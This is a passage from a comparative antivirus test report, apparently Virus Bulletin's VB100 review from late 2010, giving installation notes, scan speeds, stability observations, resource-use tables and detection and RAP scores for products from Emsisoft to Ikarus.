	OA	1	1	1	1	1	1	1	X	1	X	√

Key: X - Archive not scanned; X/\ - Default settings/thorough settings; √ - Archives scanned to depth of 10 or more levels;  
 [1-9] - Archives scanned to limited depth; EXT\* - Eicar test file with random extension; All others - detection of Eicar test file embedded in archive nested up to 10 levels.

(Please refer to text for full product names)

provided by the *Norman* engine, and the installation package is thus a fair size at 158MB, with an additional 72MB of updates to add.

The installation process is not complex, but takes some time – much of it taken up by some Visual C++ components – and completes without the need for a reboot. The interface is sharp and serious, with a decent level of controls.

Running through the on-demand tests was rather a chore, as the default setting for such scans is ‘idle’ priority. They thus strolled languorously through the speed sets, in no great hurry to get anywhere, but completed with only a couple of suspicious item warnings in the clean set. On-access times were similarly sluggish, but resource consumption was not outlandishly high. The infected sets also took a fair amount of time (despite the priority being adjusted upwards to hurry things along), mainly thanks to the in-depth sandboxing provided.

In the end, after several days of hands-on time and a weekend in between to run long scans, full results were gathered without any sign of stability issues, and showed decent scores in the main sets and a somewhat disappointing showing in the RAP sets. Happily for *eEye* though, after a run of bad luck in recent tests the WildList came up all clear, and a VB100 award is earned without undue difficulty.


### Emsisoft Anti-Malware 5.0.0.84

**Additional version information:** N/A

<b>ItW</b>	100.00%	<b>Polymorphic</b>	81.84%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	89.02%
<b>Worms &amp; bots</b>	99.42%	<b>False positives</b>	0

*Emsisoft*'s solution has grown into a mature and stylish looker, with a record of solid scores thanks to the *Ikarus* engine underlying it.

The installation package, weighing in at 100MB including latest updates, runs through a fairly standard set of stages



with no reboot needed to complete. It then runs a set-up wizard to finalize the last few stages of configuration. The interface is attractive and clean, with some configuration options, although it can be a little confusing in places; the behaviour of the main menu pane is particularly unsettling.

Scans ran fairly slowly with no sign of improvement on repeat runs, but on-access overheads were quite light, no doubt thanks in part to a very limited selection of file types being analysed. Memory usage was on the low side, but CPU perhaps a little higher than average, and as expected detection rates were pretty solid, with only the polymorphic set leaving much room for improvement. Acquiring these scores was far from easy however, as scans of large numbers of infected items tended to be rather slow, and in one instance a scan left running over the weekend froze without leaving any details of what it had done so far. Even after rebooting the machine, the product seemed shy about coming back online, and in the end we had to reinstall it on another system to complete the tests.

With this slowness and instability, testing took several days either side of a long, wasted weekend, but many of these issues would only affect the most demanding of users, and the scores were good enough to make up for it. With no problems in the WildList and no false alarms, *Emsisoft* earns a VB100 award, having put us to quite some pains.

### eScan Internet Security for Windows

**11.0.1139.843**



**Additional version information:** Date of virus signatures  
27 Oct 2010 11:52

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	97.96%
<b>Worms &amp; bots</b>	99.77%	<b>False positives</b>	0

The latest version of *eScan*'s suite arrived as a 144MB installer, including all updates needed for the test.

The install ran through the standard set of stages, including disabling the Windows firewall, and ended with a reboot.

The interface is fancy and stylish, with *Mac*-style icons which enlarge on mouse rollover, but under the hood a splendid level of configuration controls are provided to satisfy even the most specialist of requirements. Operating



proved fairly simple and pleasant, but slow scanning speeds tried our patience. On-demand speeds were generally slow but unpredictable, with some scans taking twice as long as other checks of the same sample sets run just minutes earlier. On-access overheads were fairly light however, and resource use not too heavy either.

Getting results for the detection sets took some time, with a scan of just the main sets and clean sets taking almost 60 hours to complete, and the RAP sets not much less. With the best part of a week taken up it needed more than its fair share of testing time and resources, but in the end showed a solid set of scores, with excellent levels in the main sets, a slow decline from a high starting position in the RAP sets, and no issues in the WildList or RAP sets. After a long and arduous test run, *eScan* earns a VB100 award.

## ESET NOD32 Antivirus 4.2.64.12

**Additional version information:** Virus signature database 5568 (20101027)


<b>ItW</b>	100.00%	<b>Polymorphic</b>	99.95%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	92.28%
<b>Worms &amp; bots</b>	96.15%	<b>False positives</b>	0

One of our most consistent performers, *ESET's NOD32* is just about guaranteed to make an appearance in any VB100 comparative,

and this month is no exception. The product comes as a slender 41MB package including all required updates, and the installation process is zippy and simple, enlivened by the offer to join a community feedback scheme and the choice of whether or not to detect greyware. No reboot is needed to finish.

The interface has been stable for some time now, and needs no changing; it has a good clean design, seeming sturdy and serious at all times but never ugly, and providing an excellent level of fine-tuning controls. In places it is perhaps a little repetitive, with seemingly the same items appearing in several places, and we found the scheduler a little difficult to track down, but it was generally a breeze to operate.

Scanning speeds were medium on initial runs but seemed to speed up considerably for the ‘warm’ measures, while on-access overheads were perhaps a fraction higher than the average. CPU usage was fairly low, while RAM use



was higher than many this month. Stability was decent, and testing completed in good time, with on-demand scans of the infected sets taking a while thanks to the in-depth heuristics being applied, but all completing within a day and a night.


Final results were as splendid as ever, with solid scores across all sets and a particularly solid showing in the RAP sets. The clean sets turned up their usual handful of greyware alerts, which are doubtless quite accurate and mainly point out toolbars included with trial versions of popular apps. Nothing upset things in the WildList set, and *ESET* extends its unbroken run of VB100 success by yet another month.

## Filseclab Twister AntiVirus V7 R3 7.3.4.9985

**Additional version information:** Definition version 12.13447846, definition date 26/10/2010 17:00:38

<b>ItW</b>	97.64%	<b>Polymorphic</b>	43.30%
<b>ItW (o/a)</b>	97.64%	<b>Trojans</b>	88.66%
<b>Worms &amp; bots</b>	92.84%	<b>False positives</b>	6

*Filseclab's* product came as a free downloadable trial from the company’s website, at 53MB for the main installer and 41MB of updates, also easily accessed. The set-up process was fast and simple, but needed a reboot to complete. The interface is fairly clear and appealing, with a decent level of configuration, although some of the options in the interface – notably adding to the depth of archives scanned – seemed to have no effect. Operation proved fairly simple, and the tests rolled along nicely, with some fairly slow speeds in the on-demand tests but average overheads and low resource use, particularly in terms of CPU cycle use.



*Filseclab's* on-access component seems not to fully intercept all file reads, although some blocking was evident, so instead we gathered all on-access data by copying files around the system. Logging also seemed only to be active if the user responded to a prompt (unless the product was set to automatically apply actions), so we ended up with various copies of our test sets, in various states of repair, scattered across the test machine. Things were somewhat simpler on demand, and didn’t take too long, so testing didn’t overrun the allotted time slot by more than half a day or so, although it was more hands-on than most solutions.

Detection rates proved fairly decent, including a fairly good showing in the RAP sets, but as usual a fair number of WildList samples were not covered – most, but not all of them from the most recent strains of W32/Virut. We

also saw a handful of false alarms in the clean sets, notably the popular *VLC* media player and some items from major business software house *SAP*. Thus *Filseclab* still does not quite make the grade for VB100 certification, but continues to show improvement.

### Fortinet FortiClient 4.1.3.143

**Additional version information:** Virus signatures version 56.405, anti-virus engine 4.2.253

<b>ItW</b>	100.00%	<b>Polymorphic</b>	99.28%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	92.90%
<b>Worms &amp; bots</b>	98.71%	<b>False positives</b>	0

*Fortinet's* client solution came as a fairly large 91MB main package with an even larger 156MB of updates, but the set-up was fairly fast and

simple, with only a warning that network connectivity may be interrupted temporarily to distinguish it from the average installation process. No reboot was needed to complete.

The interface is clear and efficient, fast to navigate and it is easy to set up jobs. On-demand speeds were not very quick, but on-access lag times were OK and RAM usage was fairly low. CPU use, on the other hand, was a little on the high side. No problems with stability were encountered, and testing completed in good time.

Results were very solid in the standard sets, but a little random in the RAP sets, zooming up and down like a rollercoaster. This led us to re-run some scans, but the same results were seen in multiple runs on several systems. No issues emerged in the WildList or clean sets, and *Fortinet* earns a VB100 award, with our gratitude for giving us so little to complain about.

### Frisk F-PROT Antivirus for Windows 6.0.9.4

**Additional version information:** Scanning engine 4.6.1, virus signature file 26/10/2010, 19:48

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	69.71%
<b>Worms &amp; bots</b>	88.91%	<b>False positives</b>	0

*F-PROT* was its usual slim and compact self, the main installer just 29MB with 22MB of updates to apply, and

the set-up process was super-fast and very painless, although a reboot was required at the end. The interface remains

unchanged after several years – still as simple, chilly and crisp as ever, providing only basic controls.

This didn't get in the way of testing however, which ran along nicely through the speed tests, with some reasonable scan times on demand and low overheads on access; CPU use was surprisingly high, although RAM consumption was negligible even under heavy strain.

The detection tests also seemed to be progressing nicely, but an overnight job proved too much and the scanner froze part way through, needing a reboot to get back to business. This seemed to be due to sheer weight of traffic rather than any particular file snarling things up however, as re-running the remaining portions in smaller chunks produced no further issues and testing completed by the end of the second day.

With decent scores in the main sets and an average showing in the RAP sets, *Frisk* also handled the WildList and clean sets with aplomb, earning a VB100 award.





### F-Secure Client Security 9.01 build 122

**Additional version information:** Anti-virus 9.20 build 16071

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	97.49%
<b>Worms &amp; bots</b>	99.73%	<b>False positives</b>	0

*F-Secure* as usual entered a brace of products. First up is the company's client solution. The 58MB installer is

supplemented by 115MB of updates, shared by the two products, and runs through the standard stages to complete in good time, needing a reboot to finish. A hotfix package was also provided, and applied without difficulty, and the updates were similarly untroublesome. The interface is cool and



Product	Memory use increase - idle system	Memory use increase - heavy file access	CPU use increase - heavy file access
Agnitum Outpost	12.31%	10.22%	7.72%
AhnLab V3	13.87%	13.55%	46.86%
Arcabit ArcaVir	13.11%	11.83%	98.38%
avast!	11.37%	11.14%	56.99%
Avertive VirusTect	13.96%	12.22%	21.31%
AVG IS	14.70%	14.48%	97.59%
Avira Personal	11.27%	9.34%	38.46%
Avira Professional	12.07%	10.34%	34.99%
BitDefender BC	13.25%	11.63%	90.35%
Bkis BKAV HP	13.03%	10.90%	115.09%
CA ISS Plus	21.45%	18.81%	47.41%
CA Total Defense	26.12%	24.62%	6.69%
Celeritas	15.90%	13.95%	27.85%
Central Command	10.29%	8.94%	38.31%
Clearsight AntiVirus	14.49%	12.20%	19.23%
Commtouch	9.30%	8.08%	73.32%
Comodo AntiVirus	9.42%	11.03%	36.13%
Comodo IS	10.71%	9.24%	95.99%
Coranti 2010	22.95%	20.72%	152.28%
Defenx SS	11.45%	12.10%	17.50%
Digital Defender	13.74%	11.63%	45.72%
eEye Blink	14.85%	14.30%	78.48%
Emsisoft	9.46%	8.40%	79.12%
eScan IS	8.93%	8.90%	37.61%
ESET NOD32	21.90%	19.92%	26.91%
Filseclab Twister	9.84%	9.49%	13.64%
Fortinet FortiClient	8.78%	7.90%	74.45%
Frisk F-PROT	7.63%	6.07%	130.22%
F-Secure CS	8.40%	9.07%	54.25%
F-Secure IS	10.71%	10.41%	87.38%
G DATA AV	9.77%	10.68%	28.36%
Hauri ViRobot	6.90%	6.22%	55.05%

(Please refer to text for full product names)

Product	Memory use increase - idle system	Memory use increase - heavy file access	CPU use increase - heavy file access
Ikarus virus.utilities	9.68%	7.52%	111.37%
Iolo System Shield	10.45%	8.78%	144.30%
K7 Total Security	8.36%	7.50%	71.69%
Kaspersky AV 6	7.99%	8.35%	18.22%
Kaspersky IS 2011	12.96%	14.09%	12.55%
Keniu Antivirus	10.96%	10.13%	70.21%
Kingsoft IS Adv.	12.43%	10.12%	46.75%
Kingsoft IS Std.	15.09%	12.95%	85.55%
Lavasoft Pro	16.43%	17.74%	100.14%
Lavasoft TS	9.84%	10.59%	118.22%
McAfee VirusScan	6.00%	4.41%	77.75%
Microsafe Avira	11.47%	13.02%	38.60%
Microsoft SE	9.01%	8.43%	2.36%
Nifty Security24	16.05%	14.31%	21.08%
Norman SS	13.77%	11.50%	140.04%
Optenet SS	11.35%	10.62%	95.92%
PC Booster	14.12%	11.75%	27.61%
PC Tools IS	25.47%	24.01%	99.75%
PC Tools SD	20.00%	19.43%	68.95%
Preventon AntiVirus	11.78%	10.12%	38.46%
Qihoo Antivirus	9.30%	7.79%	59.56%
Quick Heal TS	19.30%	19.23%	109.73%
Returnil	8.00%	7.17%	68.77%
Rising IS	9.20%	7.69%	83.74%
Sophos	10.34%	8.15%	17.11%
SPAMfighter	13.58%	11.27%	80.50%
Sunbelt VIPRE	7.63%	5.57%	124.04%
Trustport Antivirus	13.27%	13.73%	52.06%
VirusBuster Pro	11.81%	10.70%	33.96%
Webroot Internet Security Complete	11.22%	10.31%	38.22%
ZeoBIT PCKeeper	11.82%	10.05%	17.46%

stylish but can be a little tricky to navigate, since it is rather different from the average product and does not use standard styles and layouts. However, after some exploring, what limited configuration is available can be found fairly easily. Initial scanning speeds were good, and repeat runs lightning-fast, while on-access lags were very light indeed, partly thanks to the limitation of the types of files scanned. Resource usage was also fairly light.

Running through the test sets was smooth and unproblematic, although once again the logging proved unsuited to our unusual requirements – taking a long time for the HTML log files to be built at the end of each scan. At least the product proved capable of running to completion though, as we have seen problems in this area in the past.

When logs were finally ready, we saw some splendid scores, dropping fairly rapidly in the RAP sets but picking up a fraction in the ‘week +1’ set, as several products have this month. The WildList and clean sets presented no problems, and a VB100 award is duly earned.

## F-Secure Internet Security 10.50 build 197


**Additional version information:** Anti-virus 9.30 build 16250

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	98.29%
<b>Worms &amp; bots</b>	99.83%	<b>False positives</b>	0

*F-Secure’s* main consumer suite product was just about indistinguishable from the client solution, with an installer of similar size and an installation

process along very similar lines. The interface is likewise hard to tell apart from the client version, with the same quirky design and initial learning curve; options are just as limited. Scanning speeds were again good to start with and awesome on repeat views, with superbly low on-access overheads. RAM use was low, although CPU use was a little higher than the client version.

With time pressing, we opted to use the command-line scanner included in this product, with the same settings as the main GUI scanner, to avoid the extra half a day needed for the GUI to produce logs. We saw pretty similar scores, unsurprisingly as both products used the same updater. Again, no problems emerged in the certification sets, and *F-Secure* secures a pair of passes this month.



## G DATA Antivirus 2011 21.1.0.5

**Additional version information:** Update 10/25/2010

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	99.97%
<b>Worms &amp; bots</b>	99.95%	<b>False positives</b>	0

*G DATA* is another regular entrant in our comparatives, with a strong record of high scores and solid performances. The company’s 2011 solution

arrived as a 287MB package including all updates for both engines used, and installed simply in a few steps with little waiting around. A reboot was needed to complete. The interface is busy and informative but not cluttered, and provides the usual wealth of configuration options.

Scanning speeds, as usual, were no more than medium on first run, but quickly became super-zippy in the ‘warm’ runs. On-access measures were a little heavy, but again showed signs of improvement once familiarized with a system and its contents. Resource usage was impressively low throughout.


Testing generally ran smoothly and rapidly, although at one point the scanner GUI froze after a fairly simple scan, refusing to close down nicely and requiring a reboot to recover. After the reboot all was fine however, and no repeat of the incident was observed. In the final reckoning, as ever for *G DATA*, scores were stratospheric, demolishing all the sets with ease, including an excellent showing in the RAP sets. No false positive issues combined with flawless coverage of the WildList earns *G DATA* another VB100 award after another remarkable performance.

## Hauri ViRobot 5.5

**Additional version information:** Engine version 2010-10-25.01(6374897)

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	N/A	<b>Trojans</b>	99.72%
<b>Worms &amp; bots</b>	99.88%	<b>False positives</b>	1

*Hauri* had been missing from our tests for some time until its recent reappearance (see VB, October 2010, p.29). There were a few problems in its last appearance and we hoped to see a better performance this time around. The installer is fairly large at 317MB, although that includes all required



Reactive And Proactive (RAP) scores		Reactive			Reactive average	Proactive Week +1	Overall average
		Week -3	Week -2	Week -1			
Agnitum Outpost		73.78%	67.39%	66.86%	69.34%	64.87%	68.22%
AhnLab V3 Internet Security		74.67%	71.56%	64.16%	70.13%	69.26%	69.91%
Arcabit ArcaVir		59.07%	39.23%	35.85%	44.71%	32.17%	41.58%
Avast Software avast!		97.09%	95.42%	90.80%	94.44%	80.65%	90.99%
Avertive VirusTect		70.20%	65.31%	64.61%	66.71%	62.13%	65.56%
AVG Internet Security 2010		89.75%	86.85%	84.72%	87.11%	70.31%	82.91%
Avira Personal		97.64%	92.93%	89.65%	93.41%	83.80%	91.01%
Avira Professional		97.64%	92.93%	89.65%	93.41%	83.80%	91.01%
BitDefender Business Client		97.74%	94.39%	88.96%	93.70%	82.03%	90.78%
Bkis BKAV Home Plus 2010		96.86%	94.61%	91.98%	94.48%	81.55%	91.25%
CA Internet Security Suite Plus		72.50%	67.17%	60.18%	66.62%	48.71%	62.14%
CA Total Defense r12		64.24%	70.40%	64.67%	66.44%	51.34%	62.66%
Celeritas WinSafeGuard		70.20%	65.31%	64.61%	66.71%	62.13%	65.56%
Central Command Vexira		73.82%	67.59%	66.99%	69.46%	65.19%	68.39%
Clearsight AntiVirus		70.20%	65.31%	64.61%	66.71%	62.13%	65.56%
Commtouch Command		67.07%	67.73%	72.12%	68.97%	65.90%	68.21%
Comodo AntiVirus		70.70%	63.31%	60.51%	64.84%	68.21%	65.68%
Comodo Internet Security		70.85%	63.77%	60.94%	65.18%	69.09%	66.16%
Coranti 2010		99.48%	97.55%	96.81%	97.94%	91.36%	96.30%
Defenx Security Suite 2011		74.46%	68.29%	67.48%	70.08%	65.57%	68.95%
Digital Defender Antivirus		70.20%	65.31%	64.61%	66.71%	62.13%	65.56%
eEye Digital Security Blink		56.95%	44.37%	45.99%	49.10%	55.69%	50.75%
Emsisoft Anti-Malware		92.20%	86.65%	83.70%	87.52%	74.19%	84.19%
eScan Internet Security		98.21%	95.18%	91.82%	95.07%	82.88%	92.02%
ESET NOD32 Antivirus		92.33%	93.69%	94.33%	93.45%	81.29%	90.41%
Filseclab Twister		75.47%	72.58%	74.34%	74.13%	65.81%	72.05%
Fortinet FortiClient		52.10%	68.18%	31.71%	50.66%	51.39%	50.85%
Frisk F-PROT Antivirus for Windows		64.57%	62.35%	66.45%	64.46%	64.22%	64.40%
F-Secure Client Security		96.62%	91.14%	78.01%	88.59%	79.00%	86.19%
F-Secure Internet Security		96.51%	90.99%	77.56%	88.35%	78.52%	85.90%
G DATA Antivirus 2011		99.33%	98.98%	95.90%	98.07%	86.84%	95.26%
Hauri ViRobot		86.84%	93.36%	81.66%	87.29%	80.16%	85.51%

(Please refer to text for full product names)

Reactive And Proactive (RAP) scores contd.		Reactive			Reactive average	Proactive Week +1	Overall average
		Week -3	Week -2	Week -1			
Ikarus virus.utilities		90.74%	84.64%	81.66%	85.68%	71.55%	82.15%
Iolo System Shield		64.39%	62.25%	66.41%	64.35%	64.00%	64.26%
K7 Total Security		58.31%	45.11%	44.85%	49.42%	57.71%	51.50%
Kaspersky Antivirus 6 for Windows		94.43%	90.28%	82.92%	89.21%	70.04%	84.42%
Kaspersky Internet Security 2011		96.81%	94.36%	87.99%	93.05%	74.02%	88.29%
Keniu Antivirus		90.81%	66.04%	59.79%	72.21%	61.25%	69.47%
Kingsoft Internet Security 2011 Advanced		28.67%	23.93%	19.26%	23.96%	29.16%	25.26%
Kingsoft Internet Security 2011 Standard		12.04%	9.82%	9.11%	10.32%	17.03%	12.00%
Lavasoft AdAware Professional		86.86%	90.32%	78.78%	85.32%	72.60%	82.14%
Lavasoft AdAware Total Security		99.37%	99.03%	95.97%	98.12%	86.93%	95.32%
McAfee VirusScan Enterprise		70.97%	61.23%	60.83%	64.34%	66.36%	64.85%
Microsafe Avira Premium Security Suite		97.64%	92.93%	89.65%	93.41%	83.80%	91.00%
Microsoft Security Essentials		85.39%	87.94%	83.86%	85.73%	81.09%	84.57%
MKS MKS_vir		27.79%	20.12%	22.19%	23.37%	13.09%	20.80%
Nifty Corporation Security24		94.24%	87.74%	72.16%	84.72%	64.90%	79.76%
Norman Security Suite		56.97%	44.37%	46.01%	49.12%	55.70%	50.76%
Optenet Security Suite		89.00%	78.09%	66.38%	77.82%	62.10%	73.89%
PC Booster AV Booster		70.20%	65.31%	64.61%	66.71%	62.13%	65.56%
PC Tools Internet Security		73.99%	69.73%	65.24%	69.65%	57.88%	66.71%
PC Tools Spyware Doctor		73.99%	69.73%	65.24%	69.65%	57.88%	66.71%
Preventon AntiVirus		70.20%	65.31%	64.61%	66.71%	62.13%	65.56%
Qihoo Antivirus		95.55%	90.13%	82.96%	89.55%	76.08%	86.18%
Quick Heal Total Security 2011		56.27%	51.56%	46.66%	51.50%	59.95%	53.61%
Returnil System Safe 2011		70.95%	70.89%	73.77%	71.87%	77.78%	73.35%
Rising Internet Security 2010		42.57%	35.07%	41.12%	39.59%	34.58%	38.34%
Sophos Endpoint Security and Control		84.54%	83.60%	84.09%	84.07%	84.39%	84.15%
SPAMfighter VIRUSfighter		70.20%	65.31%	64.61%	66.71%	62.13%	65.56%
Sunbelt VIPRE		86.93%	90.55%	79.96%	85.81%	73.10%	82.64%
Trustport Antivirus 2011		99.63%	99.15%	97.64%	98.81%	85.73%	95.54%
VirusBuster VirusBuster Professional		70.03%	64.06%	63.67%	65.92%	60.89%	64.66%
Webroot Internet Security Complete		84.85%	84.08%	81.23%	83.39%	80.26%	82.61%
ZeoBIT PCKeeper		98.51%	93.27%	91.30%	94.36%	84.44%	91.88%

(Please refer to text for full product names)

updates. It runs through fairly easily, including the options to scan running processes before the installation begins. It completes rapidly, with no reboot needed, and the product interface is well designed and very professional, with a simple, pleasant style and the required controls and options in all the right places.

On-demand speeds were fairly mediocre, and on-access overheads also a little heavy, although RAM use was decidedly low. Running through the on-demand scans went OK, although saving logs at the end of larger jobs occasionally took longer than running the job itself, and on occasion may have failed, leading to some worries about the completeness of results. Analysing the logs showed some good scores though, with excellent coverage of the standard sets and very good scores in the RAP sets too.

Moving on to the on-access run over the standard sets, we soon observed that something was amiss when the opener tool completed its run in a matter of minutes. The logs showed that only the very first item had been blocked; it appeared that, as with several other products from China and Korea this month, 'real time' seems not to operate in actual real time. In this case, it seemed that files were being queued for checking, and in the meantime granted access to, pending a decision by the scanner. Pop-ups and log entries claimed that the product had blocked access to files, but as these appeared hours after the access took place this seemed more than a little inaccurate. Indeed, some 48 hours after the initial accessing, the 'blocking' process had only reached around 10% of the way through the set, and during that time files could be read, written to, and even executed.


Not having anything like the time required to wait for the full results of the test, and not having any confidence in the protection supposedly provided, we decided to put a stop to things on the third day, writing off on-access results as a lost cause.

No VB100 award could thus be granted, and this decision was made easier by a false positive noted in the clean sets, in a piece of software from a leading manufacturer of mobile phones.


### Ikarus virus.utilities 1.0.227

**Additional version information:** Update version 1.0.227, scan engine version 1.1.90, virus database 77036

<b>ItW</b>	100.00%	<b>Polymorphic</b>	81.84%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	85.96%
<b>Worms &amp; bots</b>	99.29%	<b>False positives</b>	0



After a number of near misses over the last few years, *Ikarus* achieved its first VB100 certification in the summer, and following the success of



another product using its engine in this test, things looked all set for a repeat performance. The product came as a 200MB ISO image of an install CD, with an additional 73MB of updates, and installed rapidly with the standard set of stages. The only unusual addition was the installation of the .NET framework, which added a little to the installation time, but no reboot was needed to complete.

The interface, using .NET, remains a little clunky and occasionally slow to respond, with a tendency to misbehave under heavy pressure, but is fairly simple to operate, providing a minimal selection of options. The speed tests ran through in decent time, and overheads were not too heavy, with below average memory consumption but a fair amount of CPU drain. The main detection tests went smoothly, with the full suite completed within 24 hours, although after some big scans the GUI became unresponsive and a reboot was needed to right things.


Checking the results showed some good scores across the board, with a gradual decline through the weeks of the RAP test, and with no problems in the core certification sets, *Ikarus* earns its second VB100 award.

